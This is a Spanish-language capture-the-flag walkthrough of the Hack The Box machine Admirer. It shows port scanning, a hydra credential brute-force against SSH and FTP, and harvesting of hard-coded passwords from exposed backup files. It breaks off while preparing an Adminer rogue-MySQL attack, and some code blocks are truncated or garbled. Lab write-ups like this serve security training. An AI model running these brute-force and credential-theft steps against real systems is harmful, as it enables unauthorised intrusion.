




Admirer

HTB MÁQUINA ADMIRER

Viendo las características de la Máquina, nos damos cuenta que tiene una puntuación de 3.5, es una maquina linux y vemos que está en la categoría de Nivel Fácil.



- **User:**


Lo primero que realizamos es un escaneo de todos los puertos y nos encontramos que tiene el puerto 21 de ftp abierto, el puerto 22 bajo el servicio ssh y el puerto 80 con un servicio http además nos dice que cuenta con robots.txt y un directorio /admin-dir, así que vamos a ver con que nos encontramos.

```
[root@angussMoody]~/home/angussmoody/hackthebox/Admirer-10.10.10.187
#cat nmap.txt
# Nmap 7.80 scan initiated Fri Jun 19 13:19:14 2020 as: nmap -p- -sSCV -n --min-rate 5000 -o nmap.txt 10.10.10.187
Nmap scan report for 10.10.10.187
Host is up (0.17s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
| 2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
| 256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
| 256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
|_ http-robots.txt: 1 disallowed entry
|_ /admin-dir
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Admirer
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun 19 13:19:50 2020 -- 1 IP address (1 host up) scanned in 35.54 seconds
```




Admirer




Revisando la página principal, nos muestra solo un grupo de imágenes

Vamos a robots.txt como vimos en el escaneo de nmap y nos encontramos con una nota que nos dice algo como que dentro de /admin-dir podemos encontrar contactos personales y créditos y nos da al parecer lo que es un users, bajo el nombre de Waldo, vamos a realizar un ataque fuzzing para ver si nos encontramos con algo que nos lleve a los datos mencionados en este archivo.



Después de realizar este ataque nos encontramos con respuesta de 2 archivos, contacts y credentials





Admirer

Nos dirigimos a estos y nos encontramos con varios datos sensibles, como posibles users y credenciales así que nos vamos a crear un archivo con estos datos para realizar un ataque con hydra a ver si tenemos las credenciales de algún servicio como ftp o ssh

```
10.10.10.187/admin-dir/contacts.txt
#####
# admins #
#####
# Penny
Email: p.wise@admirer.htb

#####
# developers #
#####
# Rajesh
Email: r.nayyar@admirer.htb

# Amy
Email: a.bialik@admirer.htb

# Leonard
Email: l.galecki@admirer.htb

#####
# designers #
#####
# Howard
Email: h.helberg@admirer.htb

# Bernadette
Email: b.rauch@admirer.htb
```

```
10.10.10.187/admin-dir/credentials.txt
[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%n?4Wz}R$tTF7

[Wordpress account]
admin
w0rdpr3ss01!
```

Vamos a realizar un ataque con hydra a los servicios de ftp y ssh que son los que está corriendo esta máquina, con este archivo, que utilizaremos tanto para el usuario como para la password

```
[root@angussMoody]~[/home/angussmoody/hackthebox/Admirer-10.10.10.187]
#cat credentials.txt
Penny
Rajesh
Amy
Leonard
Howard
Bernadette
p.wise
r.nayyar
a.bialik
l.galecki
h.helberg
b.rauch
w.cooper
admin
fgJr6q#S\W:$P
%n?4Wz}R$tTF7
w0rdpr3ss01!
ftpuser
waldo
```

Vamos que en el servicio de ssh, nos dice que tenemos credenciales con el usuario ftpuser y la password %n?4Wz}R\$tTF7 pero cuando intentamos autenticarnos nos dice que conexión cerrada.

```
[root@angussMoody]~[/home/angussmoody/hackthebox/Admirer-10.10.10.187]
#hydra -L credentials.txt -P credentials.txt 10.10.10.187 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-21 03:53:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 400 login tries (l:20/p:20), ~25 tries per task
[DATA] attacking ssh://10.10.10.187:22/
[STATUS] 263.00 tries/min, 263 tries in 00:01h, 140 to do in 00:01h, 16 active
[22][ssh] host: 10.10.10.187 login: ftpuser password: %n?4Wz}R$tTF7
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-21 03:54:44

[root@angussMoody]~[/home/angussmoody/hackthebox/Admirer-10.10.10.187]
#ssh ftpuser@10.10.10.187
ftpuser@10.10.10.187's password:
Linux admirer 4.9.0-12-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Connection to 10.10.10.187 closed.
```



Admirer

Ahora vamos a realizar el mismo proceso, pero con el servicio ftp, a diferencia del servicio ssh este si nos permite conectarnos y nos deja listar algunos archivos que debemos entrar a analizar.

```
[root@angussMoody]~[/home/angussmoody/hackthebox/Admirer-10.10.10.187]
#hydra -L credentials.txt -P credentials.txt 10.10.10.187 ftp
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-21 03:59:24
[DATA] max 16 tasks per 1 server, overall 16 tasks, 400 login tries (l:20/p:20), ~25 tries per task
[DATA] attacking ftp://10.10.10.187:21/
[21][ftp] host: 10.10.10.187 login: ftpuser password: %n?4Wz}R$tTF7
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-21 04:00:06
[root@angussMoody]~[/home/angussmoody/hackthebox/Admirer-10.10.10.187]
#ftp 10.10.10.187
Connected to 10.10.10.187.
220 (vsFTPd 3.0.3)
Name (10.10.10.187:angussmoody): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 3405 Dec 02 2019 dump.sql
-rw-r--r-- 1 0 0 5270987 Dec 03 2019 html.tar.gz
226 Directory send OK.
ftp> █
```

Nos descargamos estos dos archivos y pasamos a analizarlos

```
ftp> get dump.sql
local: dump.sql remote: dump.sql
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for dump.sql (3405 bytes).
226 Transfer complete.
3405 bytes received in 0.00 secs (6.3922 MB/s)
ftp> get html.tar.gz
local: html.tar.gz remote: html.tar.gz
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for html.tar.gz (5270987 bytes).
226 Transfer complete.
5270987 bytes received in 11.79 secs (436.7698 kB/s)
ftp> █
```

Descomprimos el archivo tar.gz y vamos a enumerar un poco todos estos archivos, para ver con que nos encontramos

```
[root@angussMoody]~[/home/angussmoody/hackthebox/Admirer-10.10.10.187]
#ls html.tar.gz
html.tar.gz
[root@angussMoody]~[/home/angussmoody/hackthebox/Admirer-10.10.10.187]
#tar -xzvf html.tar.gz
assets/
assets/sass/
assets/sass/base/
assets/sass/base/_reset.scss
assets/sass/base/_typography.scss
assets/sass/base/_page.scss
assets/sass/main.scss
assets/sass/noscript.scss
assets/sass/layout/
assets/sass/layout/_main.scss
assets/sass/layout/_footer.scss
```




Admirer

Dentro del archivo dump.sql no encontramos mucha información salvo el nombre de una base de datos.

```
[root@angussMoody]--[home/angussmoody/hackthebox/Admirer-10.10.10.187]
#cat dump.sql
-- MySQL dump 10.16  Distrib 10.1.41-MariaDB, for debian-linux-gnu (x86_64)
--
-- Host: localhost    Database: admirerdb
--
-- Server version
    10.1.41-MariaDB-0+deb9u1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `items`
--
```

Ahora pasamos a enumerar el directorio html que obtuvimos cuando descomprimos el archivo descargado, dentro de este encontramos un index.php que al leerlo nos da al parecer lo que son unas credenciales del user Waldo en la base de datos, intentamos acceder con estas credenciales por medio de ftp y ssh como lo realizamos con las credenciales anteriores, pero no tuvimos suerte, así que seguimos enumerando.

```
[root@angussMoody]--[home/angussmoody/hackthebox/Admirer-10.10.10.187/html]
#cat index.php
<!DOCTYPE HTML>
<!--
    Multiverse by HTML5 UP
    html5up.net | @ajlkn
    Free for personal and commercial use under the CCA 3.0 license (html5up.net/license)
-->
<html>
<head>
    <title>Admirer</title>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
    <link rel="stylesheet" href="assets/css/main.css" />
    <noscript><link rel="stylesheet" href="assets/css/noscript.css" /></noscript>
</head>
<body class="is-preload">
    <!-- Wrapper -->
        <div id="wrapper">
            <!-- Header -->
                <header id="header">
                    <h1><a href="index.html"><strong>Admirer</strong> of skills and visuals</a></h1>
                    <nav>
                        <ul>
                            <li><a href="#footer" class="icon solid fa-info-circle">About</a></li>
                        </ul>
                    </nav>
                </header>
                <!-- Main -->
                <div id="main">
                    <?php
                        $servername = "localhost";
                        $username = "waldo";
                        $password = "JF7jLHw:*G>UPrTo}-A"d6b";
                        $dbname = "admirerdb";
                    </?php>
                </div>
            </div>
        </div>
    </body>
</html>
```



Admirer

Otro archivo que encontramos es robots.txt que básicamente nos dice algo similar al robots.txt que enumeramos al inicio, pero este nos da otro directorio diferente, al enumerar este directorio contiene los mismos archivos de contacts.txt y credentials.txt

```
[root@angussMoody]~[/home/angussmoody/hackthebox/Admirer-10.10.10.187/html]
#ls
assets images index.php robots.txt utility-scripts w4ld0s_s3cr3t_dlr
[root@angussMoody]~[/home/angussmoody/hackthebox/Admirer-10.10.10.187/html]
#cat robots.txt
User-agent: *

# This folder contains personal stuff, so no one (not even robots!) should see it - waldo
Disallow: /w4ld0s_s3cr3t_dlr
[root@angussMoody]~[/home/angussmoody/hackthebox/Admirer-10.10.10.187/html]
#ls -a w4ld0s_s3cr3t_dlr/
. .. contacts.txt credentials.txt
[root@angussMoody]~[/home/angussmoody/hackthebox/Admirer-10.10.10.187/html]
#
```

Seguimos con la enumeración con el directorio llamado utility-scripts donde nos encontramos con 4 archivos los cuales podemos visualizar también por medio del navegador como, por ejemplo info.php

```
[root@angussMoody]~[/home/angussmoody/hackthebox/Admirer-10.10.10.187/html/utility-scripts]
#ls
admin_tasks.php db_admin.php info.php phptest.php
[root@angussMoody]~[/home/angussmoody/hackthebox/Admirer-10.10.10.187/html/utility-scripts]
#cat info.php
<?php phpinfo(); ?>
[root@angussMoody]~[/home/angussmoody/hackthebox/Admirer-10.10.10.187/html/utility-scripts]
#
```

phpinfo() - Mozilla Firefox

10.10.10.187/utility-scripts/info.php

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn

PHP Version 7.0.33-0+deb9u7


System	Linux admirer 4.9.0-12-amd64 #1 SMP Debian 4.9.210-1 (2020-01-20) x86_64
Build Date	Feb 16 2020 15:11:40
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012.NTS
PHP Extension Build	API20151012.NTS
Debug Build	no



Admirer

Phptest.php

```
[root@angussMoody]~[/home/angussmoody/hackthebox/Admirer-10.10.10.187/html/utility-scripts]
#cat phptest.php
<?php
echo("Just a test to see if PHP works.");
?>
```




Just a test to see if PHP works.

Y admin_tasks.php

```
[root@angussMoody]~[/home/angussmoody/hackthebox/Admirer-10.10.10.187/html/utility-scripts]
#cat admin_tasks.php
<html>
<head>
<title>Administrative Tasks</title>
</head>
<body>
<h3>Admin Tasks Web Interface (v0.01 beta)</h3>
<?php
// Web Interface to the admin_tasks script
//
if(isset($_REQUEST['task']))
{
    $task = $_REQUEST['task'];
    if($task == '1' || $task == '2' || $task == '3' ||
       $task == '5' || $task == '6' || $task == '7')
    {
        /******
        Available options:
        1) View system uptime
        2) View logged in users
        3) View crontab (current user only)
        4) Backup passwd file (not working)
        5) Backup shadow file (not working)
        6) Backup web data (not working)
        7) Backup database (not working)

        NOTE: Options 4-7 are currently NOT working
        I'm leaving them in the valid tasks
        to securely run code as root from a
        *****
        echo str_replace("\n", "<br />", shell_exec("/d
    }
    else
    {
        echo "Invalid task selected. Please select a valid task from the list above."
    }
}
```



Así que solo nos queda por enumerar el archivo db_admin.php que nos da el usuario que hemos visto en toda la enumeración y una password, de nuevo se intentó conexión por medio de ftp y ssh sin resultado

Pero hay una nota al final que nos llama la atención, donde dice algo como que termine de implementarlo y que se busque una alternativa de código abierto.

```
[root@angussMoody]~[/home/angussmoody/hackthebox/Admirer-10.10.10.187/html/utility-scripts]
#cat db_admin.php
<?php
$servername = "localhost";
$username = "waldo";
$password = "Wh3r3_1s_w4ld0?";

// Create connection
$conn = new mysqli($servername, $username, $password);


// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
echo "Connected successfully";

// TODO: Finish implementing this or find a better open source alternative
?>
```





Admirer

Así que vamos a realizar una búsqueda en google y nos encontramos con (<https://adminer.org>)




Después de leer un poco de que trata vamos a nuestro navegador y vemos si lo encontramos en la máquina.

Y si contamos con adminer en nuestra máquina.



Lo primero que intentamos es conectarnos con las credenciales encontradas hasta el momento, pero no logramos una conexión, así que vamos a buscar qué más podemos hacer con en este punto.





Admirer

Navegando por google nos encontramos con una vulnerabilidad en esta versión que nos permite a nosotros conectarnos desde una BD local (<https://www.foregenix.com/blog/serious-vulnerability-discovered-in-adminer-tool>) así que vamos a ver que podemos realizar, vamos a iniciar nuestro servicio MySql y crearnos un usuario con todos los privilegios.

```
[root@angussMoody]~[/home/angussmoody/hackthebox/Admirer-10.10.10.187]
#service mysql start
[root@angussMoody]~[/home/angussmoody/hackthebox/Admirer-10.10.10.187]
#mysql -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 42
Server version: 10.3.22-MariaDB-1 Debian bulldd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE USER 'anguss'@'%' IDENTIFIED BY 'anguss123';
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> GRANT ALL PRIVILEGES ON *.* TO 'anguss'@'%';
Query OK, 0 rows affected (0.001 sec)

